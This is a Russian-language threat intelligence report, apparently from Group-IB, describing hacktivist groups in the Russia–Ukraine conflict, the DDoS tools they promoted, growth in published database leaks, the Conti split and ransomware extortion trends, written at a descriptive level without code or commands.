7 сентября 2402 объявили о взломе еще одной российской компании, которая занимается ИТ-консалтингом и разработкой программного обеспечения для транспортных компаний. Атакующие утверждают, что выгрузили 1,6 ТБ данных – документы компании, исходный код программных продуктов и все отсканированные файлы.

- **AgainstTheWest** (также известны как **Aggressive Griffin** и **Blue Hornet**)

  С февраля по май группа публиковала угрозы в отношении тех компаний, которые ведут свою деятельность в России, а также украденные у них данные. Данные российских компаний публиковались на андеграундных форумах, а также в Telegram и Twitter. Большинство утечек подтвердить не удалось, либо они представляли собой старые данные, уже выложенные ранее другими источниками.

  Интересно, что изначально (с октября 2021) злоумышленники публиковали скомпрометированные данные китайских компаний, но после начала политического конфликта между Россией и Украиной заняли проукраинскую сторону. Однако в августе 2022 года атакующие снова переключились на Китай.

- **Network Battalion 65 (NB 65)**

  Группа хактивистов, связанная с Anonymous, специализируется на атаках на серверы с целью похищения конфиденциальных данных жертв, а также шифрования данных в скомпрометированных системах. Группировка впервые была обнаружена 26 февраля 2022 года. Результаты своих атак злоумышленники выкладывают в Twitter.

  1 мая NB 65 опубликовали сообщение об атаке на сервер компании **QIWI** и краже 10,5 ТБ данных. Однако, судя по предоставленным злоумышленниками доказательствам, они взломали компанию **Pay System Tech**, а не QIWI. Впоследствии NB 65 выложили данные 7 млн карт российских банков.

- **Killnet**

  Русскоязычный сервис для DDoS-атак с января 2022 года активно рекламировался на андеграундных форумах. В марте владелец сервиса заявил, что занял пророссийскую сторону в политическом конфликте. Он создал Telegram-каналы для координации действий тех, кто захотел к нему присоединиться. С Killnet связывают Telegram-каналы WE ARE KILLNET, «ЛЕГИОН – КИБЕР СПЕЦНАЗ РФ», «КИБЕР АРМИЯ РОССИИ». 28 апреля 2022 года группа Killnet сформировала три отдельные подгруппы, чтобы разнообразить свои атаки и объединить больше силы. Впоследствии этим группам дали имена **Sakurajima**, **Mirai** и **JACKY**. Все они получили внутри группировки статус отрядов специального назначения. Позже была создана группа **Zapя**, состоящая из высококвалифицированных и опытных специалистов по кибербезопасности: тестировщиков на проникновение, специалистов OSINT, инженеров-программистов и аналитиков вредоносных программ.

  Злоумышленники атаковали различные компании (преимущественно государственные организации и банки) в Германии, Великобритании, Италии, Франции, Украине, Польше, США и других странах. Некоторые атаки нарушили работоспособность аэропортов в США.

Самой крупной стала кампания против Литвы в ответ на введение запрета на транзит грузов в Калининградскую область. Killnet атаковали государственную налоговую инспекцию при **Минфине ЛР** (система VMI), сайт нефтегазовых портов, уличные камеры и другие ресурсы. 28 июня 70% сетевой инфраструктуры Литвы оказалось изолировано от внешнего мира и доступно только в пределах страны.

- **disBalancer**

  Эти проукраинские злоумышленники изначально позиционировали себя как стартап в области кибербезопасности, базирующийся в Киеве. disBalancer позиционируют себя как децентрализованное решение, которое проводит стресс-тестирование для выявления DDoS-уязвимостей и защиты проектов от мошенников. В марте 2022 года они занялись хактивистской деятельностью. Злоумышленники атаковали компании в России и Беларуси, преимущественно государственные, финансовые, энергетические и ресурсодобывающие.

- **Cyber-Partisans of Belarus**

  Проукраинские хактивисты, начавшие свою деятельность в 2020 году на фоне протестов в Беларуси. В январе 2022 года группа насчитывала примерно 30 человек. Атакующие поддержали Украину с начала кризиса и совершили несколько атак на правительство Беларуси. Первой целью стала железнодорожная инфраструктура. В конце января 2022 года злоумышленники заразили сеть шифровальщиком и парализовали работу железных дорог, требуя освобождения 50 политических заключенных. «Киберпартизаны» утверждали, что получили доступ к организации в декабре 2021 года.

- **GhostSec**

  Группа хактивистов из двух человек начала деятельность в 2014 году с атак на сайты террористических групп и сбора информации об их членах. Позже, злоумышленники переключились на правительственные организации. GhostSec тесно связана с коллективом Anonymous. Целями хактивистов были правительства и государственные компании Канады, Ливана, ЮАР, Саудовской Аравии, Бразилии, Колумбии, Эквадора, Судана, Ирана и Объединенных Арабских Эмиратов. В феврале 2022 года злоумышленники выложили список спонсоров движения «Конвой свободы» в Канаде.

  С начала кризиса группа переключилась на государственные организации России. На счету GhostSec взломы баз данных и дефейсы, а также атаки на промышленные системы управления нескольких организаций страны. Например, 28 февраля группа объявила о взломе **Объединенного института ядерных исследований**. Злоумышленники утверждали, что получили доступ к исследовательским документам и характеристикам сверхпроводящего коллайдера протонов и тяжелых ионов (**NICA**) в России. Кроме этого, хактивисты заявили о доступе к системам контроля коллайдера, но доказательств не предоставили.




Рис. 3. Пример объявления о взломе

- **RedBandits**

  Пророссийские хактивисты, вступившие в конфликт в феврале 2022 года. Они вели активность в Twitter до того, как их аккаунт был заблокирован в феврале-марте. Группа утверждала, что совершила успешные фишинговые атаки на правительство Украины и получила доступ к данным внутренних собраний, в некоторых случаях к электронной переписке. Также RedBandits завладели доступом к IP-камерам полиции и системе управления подачей воды, впрочем, последняя атака была быстро обнаружена и отражена.

  Атакующие утверждали, что обнаружили уязвимость в DDoS-инструменте **Liberator**, используемом для автоматизации атак на российские домены. Уязвимость позволяла управлять ботнетом для атак на любые цели, в том числе в Украине. В итоге, инструмент прекратил свое существование.

  Так же в публичном доступе была опубликована информация, что RedBandits также атаковали российскую электросетевую компанию «**Россети Центр**». Злоумышленники выложили в открытый доступ исходный код, принадлежащий организации.

Рис. 4. Пример заявления об атаке

- **Xaknet Team**

  Группа появилась в феврале 2022 года предположительно как результат атак Anonymous на Россию. В интервью Youtube-каналу Russian OSINT злоумышленники заявили, что они возродили группу, появившуюся в 2007 году. Тогда хактивисты Xaknet атаковали правительство Грузии. В 2022 году группа начала взламывать сети украинских организаций.

  Исследователи **Mandiant** предполагают, что злоумышленники могут быть связаны с правительством России, так как Xaknet и еще две группы опубликовали несколько утечек в Telegram-каналах через несколько часов после того, как **APT28** запустила вайпер для уничтожения данных в сетях правительства Украины. Возможно, Xaknet также координировала несколько атак вместе с группировкой Killnet.

  В июне 2022 года злоумышленники атаковали украинский энергетический холдинг «**Группа ДТЭК**» и выложили внутреннюю информацию в своем Telegram-канале. Группировка также взяла ответственность за DDoS-атаки на систему корректировки огня артиллерии ВСУ под названием «Кропива».

Обе стороны кризиса по большей части использовали DDoS-инструменты, полученные в открытом доступе либо созданные самостоятельно. Например, проукраинская группа Disbalancer разработала

Liberator – инструмент для DDoS-атак, который забирает цели от управляющего сервера и запускает атаку со всех устройств, где он запущен (по сути, ботнет).




Рис. 5. Скриншот лендинга Disbalancer

Некоторые украинские блогеры рекламировали данный инструмент среди своей аудитории.




Рис. 6. Скриншот рекламного ролика блогера

Согласно исследованию **Avast**, Liberator при установке собирает имена пользователей и геолокацию и отправляет эту информацию по протоколу HTTP во время начала атаки. Отсутствие шифрования могло привести к утечке данных всех пользователей, но в конечном счете группа RedBandits взломала инструмент, и тот прекратил работу.

Пророссийские группы также использовали похожие методы. Например, проект **DDOSIA**, связанный с группой Killnet, предлагал пользователям призы за отправку наибольшего количества запросов в ходе DDoS-атак с использованием инструмента.




Рис. 7. Пример объявления о призе

Все рассмотренные группы ищут новых участников в Telegram и Twitter, а также публикуют там свои обращения. Некоторые из них используют эти платформы для координации атак, например, Telegram-канал IT Army of Ukraine. Последние даже создали официальный сайт, где можно найти информацию об установке DDoS-бота на личных устройствах. Кроме этого, пользователи могут поделиться доступом к своим VPS-серверам для использования в атаках.

Рис. 8. Скриншот сайта группировки IT Army of Ukraine




Рис. 9. Скриншот сайта группировки IT Army of Ukraine

С обеих сторон политически мотивированные группы убеждают обычных пользователей установить вредоносное ПО на своих личных компьютерах или серверах, не заботясь об их безопасности. Такие действия нежелательны как для самих пользователей, так и для хостингов, которые должны блокировать эту активность.


Основными целями группировок, участвующих в конфликте между Россией и Украиной, являются банки, финансовые компании, критическая инфраструктура в виде промышленных и правительственных организаций.

Активность киберпреступников

Массовые утечки данных

За период H2 2020 – H1 2021 было опубликовано **708** баз данных различных сайтов и компаний. Из них только 30 баз относилось к российским сайтам и компаниям, что составляет **4,24%** от общего числа утечек во всем мире за прошлый период. В H2 2021 – H1 2022 была опубликована **1 421** база данных различных сайтов и компаний. Из них **141** база относилась к российским сайтам и компаниям, что уже составляет **9,92%** от общего количества утечек в мире. На графике ниже представлены рост количества баз данных за периоды и доля российских баз.


Рис. 10. Рост числа баз данных за период и доля российских баз



Соотношение публикаций российских баз данных к публикациям баз всего международного сектора возросло в два раза (с 4,24% до 9,92%). Само же количество опубликованных российских баз выросло почти в пять раз (с 30 до 141).

За прошлый период было скомпрометировано **24 098 702** строк пользовательских данных. За текущий период число строк скомпрометированных данных составило **970 452 361**. На графике ниже приведено визуальное сравнение этих показателей.


Рис. 11. Рост числа скомпрометированных строк в динамике



Количество скомпрометированных строк пользовательских данных из российских баз выросло в **40** раз (или на 3926,99%). Следует сделать оговорку, что почти **823 000 000** строк относятся к февральской утечке базы данных российской службы доставки **СДЭК**. Но даже без учета строк из нее, количество скомпрометированных данных будет внушительным – **147 500 236** строк, что в **шесть** раз больше (или на **512,06%**) в сравнении с прошлым периодом. Многократный рост вызван текущим мировым кризисом и повышением интереса хакеров к публикациям баз данных, в особенности баз российских компаний и сайтов. Ряд злоумышленников преследует в подобных публикациях денежный интерес, но подавляющее большинство хочет нанести репутационный или экономический ущерб как бизнесу, так и стране в целом.

Раскол среди хакерских групп

В феврале 2022 года руководители одной из самых крупных и успешных групп вымогателей Conti публично поддержали российскую сторону в конфликте России и Украины, что привело к идеологическому расколу в команде. Один из участников группы опубликовал сотни JSON-файлов внутренней переписки Conti. Им же были опубликованы переписки группы Trickbot, связанной с Conti. Это привело к тому, что и Conti, и **Trickbot** прекратили существование в своем прежнем виде.



ШИФРОВАЛЬЩИКИ ОСТАЮТСЯ ГЛАВНОЙ УГРОЗОЙ ДЛЯ ВСЕХ ИНДУСТРИЙ

Почти 10 лет назад произошла атака с использованием программы-вымогателя **Cryptolocker**. Популярность этого ВПО заложила основы для формирования индустрии шифровальщиков в том виде, в каком мы ее знаем сейчас. С тех пор операторы шифровальщиков выросли из небольших групп хакеров до целых корпораций (подробнее об этом в нашем отчете «**Программы-вымогатели 2021/2022**»).

Индустрия шифровальщиков продолжает стабильно расти, в том числе за счет партнерских программ. В H2 2021 – H1 2022 хакеры ежедневно публиковали данные **восьми** компаний. Еще больше атак остались незамеченными, поскольку жертвы заплатили выкуп. Все это делает операторов шифровальщиков главной угрозой для компаний по всему миру.


Анализ атак программ-вымогателей на основе данных компаний, опубликованных на DLS

Группы **Snatch** и **Maze** стали первыми, кто применил технику Double Extortion. Она подразумевает и шифрование данных атакованной компании, и их публикацию на DLS. Сегодня шифровальщики чаще публикуют небольшую первичную порцию данных, чтобы обозначить масштаб атаки, и обязуются удалить их после оплаты выкупа. Однако иногда ссылки, которые ведут на скомпрометированные файлы, находящиеся на других серверах злоумышленников, остаются доступными.

Одной из характерных черт развития рынка RaaS является увеличение запрашиваемых выкупов. Если еще недавно суммы в сотни тысяч долларов казались удивительными, то в H2 2021 – H1 2022 размеры выкупов стали исчисляться десятками миллионов долларов. Так, в июле 2021 года, преступная группа **Hive** атаковала немецкую сеть магазинов электроники и бытовой техники **Media Markt** и потребовала выкуп в $240 млн.

Согласно прошлогоднему отчету Group-IB «**Hi-Tech Crime Trends 2021/2022. Угроза №1: Киберимперия шифровальщиков**», в период H2 2020 – H1 2021 появилось 28 новых сервиса DLS.

